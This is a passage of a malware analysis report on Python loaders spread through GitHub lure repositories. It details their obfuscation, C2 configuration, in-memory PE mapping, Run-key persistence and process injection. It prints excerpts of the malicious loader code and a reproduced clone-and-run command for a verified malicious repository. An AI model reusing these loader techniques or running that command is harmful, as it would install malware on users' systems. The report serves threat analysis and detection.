Forks preserve a second distribution surface and a source of historical leads. The retained early fork scan lists repository paths whose files matched the known carrier hash. Later fork-crawl records enumerate 1,531 unique owner names for follow-up. That queue is a discovery input: it includes accounts with different repository sets and collection outcomes. A fork relationship alone does not establish that the fork contains the malicious revision, and a matching fork does not establish that its owner knowingly distributed it. Each retained file still needs its own identity and revision. [C04]

5.6 Content republishing and CSDN

The saved CSDN article, titled “Spyder-osint: project core functions/scenarios,” describes a Python OSINT tool using the same project name as one of the carrier lures. It promotes phone-number, address, social-media and other lookup features. Its final paragraphs discuss search-engine indexing and attracting users to the project. However, the retained article contains no GitHub URL or clone command that identifies [tq170a7/spyder-osint](#), or any other repository owner. [C05]

The article’s structured metadata dates publication to [2025-06-20T09:00:03+08:00](#) and modification to [2025-07-13T14:11:18+08:00](#). Both precede the 2026 carrier campaign. A later recommendation timestamp displayed in the page is a different field. The article therefore documents pre-existing promotion of the project name. It cannot establish that the Hermes carrier caused this post, that its author directed readers to the malicious repository, or that the account belonged to the distributor. [C05]

This leaves a narrower distribution concern: search results can mix promotional material about a project name with repositories that reuse that name. Resolving the promoted destination requires the actual owner, repository URL and revision. The CSDN capture lacks that connection; the aggregator capture below preserves it.

5.7 Repository aggregators and wider amplification

The retained SourcePulse page identifies [unknown-person00lie/KawaiiGPT](#) explicitly, presents it as a desktop AI chat application, reports 348 stars and links directly to that GitHub repository. Its quick-start block reproduces a clone command for the carrier, followed by dependency installation and `py main.py`. This is direct evidence that a third-party repository page republished an installation route to a verified carrier. [C05]

```
git clone https://github.com/unknown-person00lie/KawaiiGPT.git
cd KawaiiGPT
py -m pip install -r requirements.txt
py main.py
```

Figure 5.4 The SourcePulse capture’s quick-start block, reproduced as evidence. It names the verified carrier directly. The retained page also shows zero issues and pull requests over its displayed 30-day interval. [C05]

Other saved aggregator pages mention repositories with similar lure names, including two unavailable Sora watermark projects. Their titles and engagement metadata are useful historical leads, but no loader bytes connect those two repositories to this family. The [MarCmcabri1982/KawaiiGPT](#) page instead points its installation instructions at [MrSanZz/KawaiiGPT](#), a different project. Including every repeated lure name would inflate the corpus with unverified or unrelated repositories. [C05]

The SourcePulse record establishes republication and a direct destination. It contains no referral logs showing how many readers followed the link, and it does not identify who initiated the listing. Specific YouTube videos and X posts that link to a verified carrier were not retained in the reviewed collection. Wider social promotion remains unquantified.

5.8 Structural hunting with Erinyes

[Erinyes](#) scores source patterns that recur across the carrier files. The mapper signature combines an XOR-decoding lambda, decoded imports, a rolling checksum, the 32-byte keystream loop and a long numeric blob. The embedded signature combines the PE marker, a base64 executable assignment and Windows loader constructs. The two signature definitions use a threshold of 60. Indicator matches contribute their configured weight once each; a known complete-file hash independently forces a malicious verdict while retaining the measured score and matches. These are classifier outputs whose family interpretation is checked against the underlying code. [\[C06\]](#)

Code-search path

Query indexed source

Returned matches depend on index coverage

↓
Fetch matched files

Repository path

Find repositories or owners

Repository metadata, known owners or forks

↓
Walk trees and select file paths
Fetch eligible files, including large wrappers

Shared structural scorer

Weighted code patterns + known file identities

Inspect the code

→ Verify payload and configuration lineage

Discovery selects files; static verification establishes their relationship to the chain.

Figure 5.5 Two discovery routes into the same source scanner. Code search supplies indexed candidates; owner or repository enumeration supplies matching files from repository trees. Static inspection and payload comparison follow the classifier result.

Code search depends on what the service indexes. The saved coverage record reports zero indexed Python files for [gunkonchi](#), [nahrek](#), [caxete](#) and [kurelas](#), while it reports some Python files for [hkqr](#) and [letorig](#). Those repository-wide counts do not establish whether a particular carrier file was indexed. Full tree enumeration recovered the approximately 1.14 MB embedded wrappers directly, providing coverage independent of a successful source-search hit. The current scanner has a configurable size limit with a 16 MiB default, comfortably above these files. [\[C01\]](#) [\[C06\]](#)

Eight retained metadata-pivot reports add 156,279 scanned-file observations and 2,282,764 skipped entries. Six malicious flags belong to known carriers, five embedded wrappers and [hkqr](#)'s legacy mapper file. One additional file scored 40, below the malicious threshold of 60; inspection identified a byte-XOR lambda in a unit-test mock. These counts are sums across searches, with possible repeated files and repositories. The six reviewed malicious flags were confirmed corpus matches; the remaining scan-negative files were not independently established as benign. [\[C06\]](#)

The combined method uses signatures to reduce the inspection workload, repository trees to reach files missed by search, and retained hashes to connect a finding to a specific specimen. A new owner, a renamed lure or a changed application caller can still require another collection pass. The corpus remains a dated set of verified observations, with later sightings recorded separately until their bytes and provenance are recovered.

6. Stage 1: Python loaders

The Python files determine how an ordinary repository action reaches native code. In the original `xscrape` package, importing the client exposes an encoded loader and then calls it before the client class is defined. Other retained files run the loader as a script, and the embedded form installs a Python wrapper that launches its own child process. These differences affect both the activation point and the process in which the next component executes. [\[J01\]](#) [\[J04\]](#)

The retained Stage 1 directory contains 27 Python files: 21 obfuscated wrappers that recover four distinct Python loaders, and six wrappers containing the same native PE. Five additional source files preserved from the October 9 history contain an identical, unobfuscated client with a signed `/pe/hash/` request. The October 23 carrier captures add two more copies of the already-known embedded wrapper. These sets establish three loading forms; their file counts include repeated copies and historical revisions. [\[J01\]](#) [\[J05\]](#) Section 18 separately verifies [a cached wrapper](#) that recovers 10,914 bytes of Python with the Host A mapper paths; it falls outside this directory's 27-file census.


6.1 Loader variants and activation paths

The original `kloxed/xscrape` checkout reaches the loader through package initialization. `xscrape/__init__.py` imports `XScrapeClient`; `client.py` imports `fs`; and the last statement in `fs.py` calls its unpacking wrapper. That wrapper evaluates the recovered Python with `globals()`, placing functions such as `load_config`, `bootstrap`, and `run_sync` in the existing `xscrape.fs` namespace. The decoded code's main guard is false during this import. Execution returns to `client.py`, which imports its remaining helpers and calls `fs.run_sync()` at line 16. [\[J01\]](#)

That call is reachable through the installed `xscrape` command, `python -m xscrape`, and imports of ordinary package submodules. The CLI entry point imports the package before parsing options, so asking for help does not avoid the call. The test fixtures also import package modules during collection. These are source-level paths, conditional on the preceding imports succeeding. The reviewed build metadata does not establish an installation hook that activates this particular loader. [\[J01\]](#)

The source separates decoding from the Windows-dependent step. Unpacking occurs when `fs.py` is imported. A missing supporting dependency can then stop `client.py` before `run_sync`. If it reaches `bootstrap` on a platform other than `win32`, the loader raises an exception before its HTTP request. The original caller does not catch that exception. Its quiet setting suppresses selected loader messages, but does not make a failed package import succeed.

Package import: original xscape



Script: hitechcloud exp.py

Unpack the wrapper

Execute decoded definitions with `__name__` set to `__main__`.




Figure 6.1 Activation in the preserved original xscape package. The unpacking call defines the loader in the imported module; the later call from `client.py` starts retrieval. The direct-script path reaches the decoded main guard instead.

```

6  from . import fs
7
8  from .auth import AuthPool
9  from .config import Config
10 from .exceptions import AuthError, PoolExhaustedError, RateLimitError
11 from .models import Tweet, User
12 from .parser import parse_user
13 from .ratelimit import RateLimiter
14 from .utils import build_query
15
16 fs.run_sync()
17 class XScapeClient:

```

Figure 6.2 The original `client.py`, lines 6 through 17. The explicit loader call precedes the client class. Imports between the unpacking step and that call can still fail first. [J01]

The retained `hitechcloud-vietnam exp.py` files consist of the outer wrapper and its final call. When launched directly, they give the recovered code `__name__ == '__main__'`. With no arguments, the decoded guard calls `run()`; with arguments, it calls the argument-parsing `main()`. An import of the wrapper by itself establishes the definitions without selecting that guard. Activation therefore depends on both the payload file and the surrounding caller.

The October 17 caller snapshots show a move to explicit subprocess commands in `gunkonchi`, `letorig`, and `nahrek`. These use the command name `python` and a relative payload path. Their ability to reach the script depends on interpreter lookup and the working directory. The retained `hkqr` caller has the same kind of statement but lacks an import for `subprocess`, so it would raise `NameError` at that statement if the earlier import succeeds. A visible launch statement is insufficient evidence that a particular revision worked. [J01]

The embedded form has a different interface. Its script guard calls `main()`, which normally installs the wrapper and launches a child with `--_child`. A retained October 23 `Dropnation/contract-fuzzer` helper reaches this interface with `subprocess.Popen([sys.executable, 'cl.py'])` and waits for that process. The relative filename is resolved from the current working directory. The captured `gichirimaku/wp2shell-PoC exp.py` has the same embedded-wrapper bytes. Their matching payload files do not make their application entry points interchangeable. [J04]

6.2 Obfuscation and payload encoding

The mapper-fetching wrappers hide their Python source behind a small bootstrap. In the original file, the first line defines a single-byte XOR decoder. Integer lists decoded through it supply the names `hashlib`, `zlib`, and `hmac`, two 32-byte keys, and two 16-byte nonces. Another helper decodes attribute names passed to `getattr`, including `new`, `sha256`, `digest`, and `decompress`. The module names and cryptographic operations are therefore absent from their usual import and call syntax, although their complete inputs remain in the file. [J02]

```
1  _rd9r1n=lambda a,k:bytes(v^k for v in a)
2  _xvz9negeaj=__import__(_rd9r1n([30,23,5,30,26,31,20],118).decode())
3  _ttyvpj=__import__(_rd9r1n([109,123,126,117],23).decode())
4  _ddsw42wg7z=__import__(_rd9r1n([246,243,255,253],158).decode())
```

Figure 6.3 The original `kloxed_xscrape__fs.py` bootstrap. The three decoded module names are `hashlib`, `zlib`, and `hmac`, in that order. [J02]

The large nested integer list at line 9 mixes ciphertext fragments with unused byte arrays. The original wrapper stores 16 arrays but selects nine, in order `[4,2,5,8,7,3,6,0,1]`. Their concatenation is 4,105 bytes. Seven arrays do not participate in that reconstruction. Several short arithmetic functions also have no caller in the unpacking path. Neither those unused functions nor every stored array belongs to the recovered payload.

Other wrappers preserve this construction while changing identifiers, masks, byte arrays, and ordering. The collected hitechcloud form selects 14 of 19 chunks; its September 26 predecessor selects 12 of 18. The retained `letorig` form selects 11 of 16. These variations produce different outer-file identities even where the decoded loader is identical. Across the 27-file directory, there are eight whole-file identities and four recovered Python identities. [J01] [J02]


The recovered Python still contains a second obfuscation layer for strings. A 32-byte seed and a list of encoded byte strings replace configuration names, endpoint fragments, module names, and diagnostic text. For entry index `i`, the decoder computes `SHA256(seed || LE32(i))`. Byte `j` is

then XORed with digest byte $j \bmod 32$ and the positional value $(17*j + 11) \& 255$. The result is decoded as text. This table is independent of the two outer HMAC streams.

The embedded wrapper uses a plainly named `ENCODED_PE` literal between `PE_B64_BEGIN` and `PE_B64_END` markers. Its 1,125,036 base64 characters decode to an 843,776-byte native file. The six retained copies produce the same bytes. Five wrapper files are identical; the sixth, from `kurelas/text-humanizer`, differs only in line endings after comparison with CRLF normalized to LF. The historical signed client is a third source form: its Python implementation and `URL`, `TOKEN`, and `HASH` constants are already readable. [J04] [J05]

6.3 Decryption, decompression, and integrity checks

Each outer HMAC pass generates a mask in 32-byte blocks. The counter starts at zero and is encoded as eight little-endian bytes. For block `c`, the mask is `HMAC-SHA256(key, nonce || LE64(c))`; the wrapper XORs it with the corresponding ciphertext bytes. A second pass repeats that operation with the other key and nonce. The resulting stream is a zlib member, whose decompression supplies Python source to the final `exec`. [J02]



nonces are recoverable from the same source file as the ciphertext. The zlib wrapper supplies a decompression consistency check, including its Adler-32 checksum, but that checksum is not a keyed authenticity check. Likewise, the original wrapper's arithmetic condition compares a constant expression with 3469. It does not hash the file or inspect its execution environment.

The offline reconstruction checks more than the specimen does. It requires a complete zlib member, rejects trailing or unconsumed bytes, parses the recovered text as Python syntax, and compares its SHA-256 with retained outputs. Two HMAC formulations agree on the stream blocks and pass two published HMAC-SHA256 test cases embedded in the verifier. Across the 21 obfuscated wrappers, eight distinct key/nonce pairs occur. Repeated pairs accompany identical input and output streams; this corpus does not exhibit the reuse of one stream across different messages. These are properties of the retained files, not a review of the unseen packer generator. [J02] [J06]

The historical plaintext client uses HMAC for a different purpose. `_sign` constructs a request signature over a timestamp, a random nonce, the uppercase HTTP method, request path, and SHA-256 of the request body. It places that signature in `X-PyMapper-Sign`, alongside `X-PyMapper-Ts`, `X-PyMapper-Nonce`, and the self-identifier `pymapper-client/0.5`. Its `main()` checks that `HASH` is 64 hexadecimal characters, retrieves `/pe/hash/<HASH>`, and passes the response to `_inject`. That path contains no comparison between the response's SHA-256 and the selector. Request signing and response integrity are separate properties. [J05]

```

32 def _sign(method, path, body):
33     ts = str(int(time.time()))
34     nonce = secrets.token_hex(8)
35     digest = hashlib.sha256(body or b"").hexdigest()
36     msg = f"{ts}\n{nonce}\n{method.upper()}\n{path}\n{digest}".encode()
37     return {
38         "X-PyMapper-Client": "pymapper-client/0.5",
39         "X-PyMapper-Ts": ts,
40         "X-PyMapper-Nonce": nonce,
41         "X-PyMapper-Sign": hmac.new(TOKEN.encode(), msg,
42             hashlib.sha256).hexdigest(),
42     }

```

Figure 6.5 Request signing in the historical plaintext client, lines 32 through 42. The message binds request fields under the embedded `TOKEN`. No response bytes participate in this computation. [J05]

6.4 Configuration and endpoint extraction

The decoded mapper-fetching loaders share the fields `HOST`, `PORT`, `API_KEY`, `PAYLOAD_KEY`, and `ASSET`. Their defaults also define `MAP_ONLY=False`, `QUIET=True`, `VERBOSE=False`, and `KEEP=False`. `load_config` starts with those defaults, overlays the embedded values, and then reads environment overrides. `run_sync` applies explicit keyword overrides last. In the original `xscrape` caller, `config.py` has already called `load_dotenv()` before `fs.run_sync()`, so a `dotenv`-loaded environment can affect this configuration. [J02]

Table 6.1 Configuration inputs implemented by the four recovered Python loaders. CLI arguments and explicit `run_sync` keyword arguments provide additional overrides.

Field	Environment source	Effect in the decoded loader
HOST	MAPPER_HOST	Distribution host; a colon-containing unbracketed value is bracketed when constructing the authority.
PORT	MAPPER_PORT	Integer port used with the host.
API_KEY	MAPPER_API_KEY	Bearer value for mapper retrieval and an argument passed to Stage 2.
PAYLOAD_KEY	MAPPER_PAYLOAD_KEY	Package-decoding value passed to Stage 2.
ASSET	MAPPER_ASSET	Selector appended to <code>/api/v1/sync?asset=</code> .
MAP_ONLY	No matching environment reader	Inverted into Stage 2's <code>run_entry</code> argument; exposed through <code>--map-only</code> .

`HOST`, `PORT`, `API_KEY`, and `PAYLOAD_KEY` must be present and nonempty after the `load_config` merge. That validation precedes the final keyword overrides, so an invalid environment value can fail before a caller replaces it. An invalid `MAPPER_PORT` raises during integer conversion. The normal URL constructor uses `http://` and appends the asset directly to the sync query. An explicit `url` argument bypasses that constructor. The mapper-source request then takes its scheme and authority from the selected sync URL and appends `/api/v1/client/manual_mapper.py`.

Configuration precedence in the recovered original loader




Figure 6.6 Configuration order and request construction in the decoded mapper-fetching loader. Required-field validation happens before `run_sync` applies keyword overrides. The chosen sync URL also supplies the origin for retrieving the mapper source.

Fifteen of the retained obfuscated wrappers decode to the original `172.239.96[.]53:8765` configuration. The six remaining files select `85.121.179[.]7:8765`, but they do not all carry the same access values. Four copies recover the collected hitechcloud loader; the `letorig` loader uses that same configuration with different source and error handling. The September 26 hitechcloud file has another bearer value and payload key. The four Python identities therefore collapse to three embedded configuration identities, all with asset `main`. [\[J01\]](#) [\[J02\]](#)

The collected hitechcloud key reproduces the saved SMAP and Stage 3 executable, as established in Section 4. The older file's shared IP address does not establish the same response. Its retained configuration identifies a different input to the service. The historical signed client is separate again: it selects port 8000 and a `/pe/hash/` route rather than the port-8765 mapper and sync routes. [\[J03\]](#) [\[J05\]](#)

6.5 Mapper retrieval

`bootstrap` first checks `sys.platform`. On Windows it looks for `manual_mapper` in `sys.modules`. If that name is present, it skips the Python download; `run_sync` still imports that module and calls its `map_from_server`. The cache check concerns the mapper source, so it does not establish that the later package request or native entry will be skipped. [\[J03\]](#)

The download helper builds an HTTP request with `User-Agent: SyncClient/1.0` and an `Authorization: Bearer ...` header when the configured value is nonempty. Its default timeout is 60 seconds. It returns the response body, translates 404 and 401 responses into specific runtime errors, and reports other HTTP status failures through a generic download error. The retained function has no application retry loop or alternate-host selection.

The returned bytes enter a fresh `types.ModuleType`. The loader removes any existing entry with the chosen name, assigns a synthetic `__file__` such as `<ram:manual_mapper.py>`, sets `__loader__` to `None`, registers the module, and evaluates the source in its dictionary. Registration precedes evaluation. If evaluation fails, this function does not roll back the inserted module entry.

```

82  sys.modules.pop(mod_name, None)
83  module = types.ModuleType(mod_name)
84  module.__file__ = _tqq87f1(67) + format(name) + _tqq87f1(68)
85  module.__loader__ = None
86  sys.modules[mod_name] = module
87  exec(compile(data, name, _tqq87f1(69)), module.__dict__)

```

Figure 6.7 Module preparation in the recovered original loader, lines 82 through 87. String-table entries 67, 68, and 69 decode to `<ram: , >`, and `exec`. The response is evaluated without a source digest or signature check in this path. [\[J03\]](#)

After `bootstrap`, `run_sync` supplies the selected URL, authentication value, payload key, verbosity, and `run_entry` flag to `map_from_server`. The default `MAP_ONLY=False` makes `run_entry=True`. The downloaded mapper owns package retrieval, unpacking, native image preparation, and the selected execution path. Keeping these responsibilities distinct explains why an in-memory Python module load can be followed by Stage 2 writing `runtime-cache.exe` and launching a process.

Error handling varies between recovered loaders. The original and hitechcloud `run()` wrappers print selected errors only when quiet mode is disabled, then re-raise. The retained `letorig` wrapper prints its error unconditionally and may wait for input when `KEEP` is enabled or standard input is a terminal. Its script guard also has different failure reporting. The direct `fs.run_sync()` call in the original package bypasses `run()` and its handling entirely. These differences can affect visible failure and blocking behavior without changing the selected server configuration. [J02]

6.6 Embedded native payload delivery

The embedded loader makes the native downloader available before any payload-service request. `decode_pe` strips surrounding whitespace and calls `base64.b64decode(..., validate=True)`. The parser checks the DOS and PE signatures and requires AMD64 PE32+.

`InMemoryMapper.map` creates an image-sized buffer, copies headers and section data, and applies relocations if the allocation base differs from the preferred base. Its relocation handler accepts `DIR64`, `HIGHLOW`, and padding entries, and raises on other types. [J04]

`run_pe_windows` allocates memory in the current Python process, first requesting the preferred image base and then an arbitrary base if necessary. It copies the prepared image, resolves imported DLLs with `LoadLibraryA`, and fills import slots with `GetProcAddress` results by name or ordinal. It then requests header and section protections through `VirtualProtect` and invokes the entry address through `ctypes.CFUNCTYPE(ctypes.c_int)`. The protection calls' return values are not checked in this implementation. The wrapper has no TLS-callback pass or delay-import pass comparable to a complete Windows image loader.

```
481 def main() -> None:
482     if "--_child" in sys.argv:
483         _wait_for_shell()
484         run_pe_windows(decode_pe())
485         return
```

```
371 entry = ctypes.CFUNCTYPE(ctypes.c_int)(base + pe.entry_point_rva)
372 return entry()
```

Figure 6.8 The common embedded wrapper's child branch and final native call. The second excerpt removes the common indentation inside `run_pe_windows`. Allocation, relocation, and import resolution occur before that call. [J04]

The script's normal path also installs persistence. It creates `%LOCALAPPDATA%\map`, copies itself as `map.py`, and sets an HKCU Run value named `map` to the current Python interpreter plus `-u` and that installed path. Before doing so, it attempts to remove a legacy scheduled task and Run value named `PeInmemoryAutostart`, and a legacy `PeInmemory\pe_inmemory.py` file. Those cleanup names describe implemented compatibility behavior; the retained source does not establish a prior installation on a victim.

The immediate child command uses the current script's resolved `__file__`, not the installed path returned by the copy helper. At a later logon, the Run command starts the installed copy through its normal main path. That invocation repeats setup and launches a child from the installed location. The `--_child` branch waits up to 120 seconds for `GetShellWindow`; if a shell appears,

Parent Python process (Windows)

Normal main()

First launch: original wrapper



decode_pe()

Validate and decode base64



_ensure_autostart()

Copy script; set the Run value



subprocess.run(...)

Launch the current script with --_child



Child Python process

Wait for a shell window for up to 120 s; add 3 s when one appears.

Decode the same embedded PE; allocate and map it in this process.

Call the Stage 4 native entry point.

Persistent state

Installed script

%LOCALAPPDATA%\map\map.py

HKCU Run value: map

Targets the installed script through the current Python interpreter.

Next logon: map.py repeats the normal path and starts its own child.

First child: original wrapper. Logon child: installed map.py. Both use the --_child branch.

Figure 6.9 Installation and execution in the embedded wrapper. The immediate child uses the invoking script's path. The Run value uses the installed copy, whose next invocation creates another child. The native payload is mapped inside that child Python process.

it sleeps three more seconds before mapping. Expiration of the wait also falls through to mapping. The parent waits for the child's return code.

Two command-line paths expose the wrapper's packaging utilities. `--check` decodes, builds an image buffer, and compares mapped section bytes without calling the native entry. `--embed` replaces the marked base64 region in the script from a supplied file. These are specimen features; the offline analysis instead reads literals without importing the wrapper, which imports Windows-only `winreg` at module scope. Parser acceptance and section comparison do not establish an authentic publisher or successful native execution.

The extracted PE, SHA-256 prefix `b7cb766340cf`, matches the Stage 4 file recovered through SMAP and `proliv4.exe` except for the persistence flags at offset `0xCD1A0` (Section 4). The embedded route supplies LOLD directly, bypassing the mapper and `proliv4.exe`. Its Python Run registration is separate from LOLD's own persistence selection. [J04]

The historical plaintext client uses a third handoff. After the signed download, `_map_local` prepares the image, resolves ordinary imports, attempts delay imports, and preserves file and overlay bytes for I/O hooks. `_inject` writes the downloaded file to its selected self path, creates a suspended `notepad.exe`, copies the prepared image into it, redirects startup, and resumes the thread. This differs from the collected mapper and the embedded wrapper's call inside Python. The requested `464bc0bd...` selector remains unbound to a retained native response. [J05]

7. Stage 2: Python PE mapper

The downloaded Python mapper turns a distribution response into a Windows execution path. Its package carries both a prepared memory image and the original executable, together with import, relocation, section, and runtime-dependency records. For the retained `proliv4.exe` package, the default path writes the executable and launches it through `CreateProcessW`. A separate branch maps the supplied image inside Python. The choice determines which component loads the PE, what the mapper writes to disk, and whether its return value is a process identifier or an image base. [N01] [N03]

The analyzed mapper is the 31,207-byte `manual_mapper_B.py`, SHA-256 prefix `a60d4a8fdce60`. The saved response is `smap_B.bin`, 5,781,395 bytes, SHA-256 prefix `e30a161207e18`. The hitechcloud loader's payload key decodes that response to the package examined here. This establishes a reproducible connection between those retained artifacts; it does not assign the same response to every carrier or distribution host. [N01]

map_from_server: response to execution path




Figure 7.1 The mapper's execution decision. The retained version-5 EXE package supplies raw bytes, so default execution returns through the disk-backed branch. The alternate branch operates inside Python and can also write the raw file and dependencies.

7.1 Mapper architecture and configuration

The module separates transport, package parsing, and Windows execution.

`fetch_sync_package` obtains and decodes the response. `unpack_package` constructs a `PreparedPackage` containing the image, metadata, optional raw executable, and dependencies. `ServerClientMapper` consumes those fields through either its process-launch branch or its in-

process mapping branch. The public `map_from_server` function joins these operations and supplies a dependency-fetch callback derived from the same server origin.

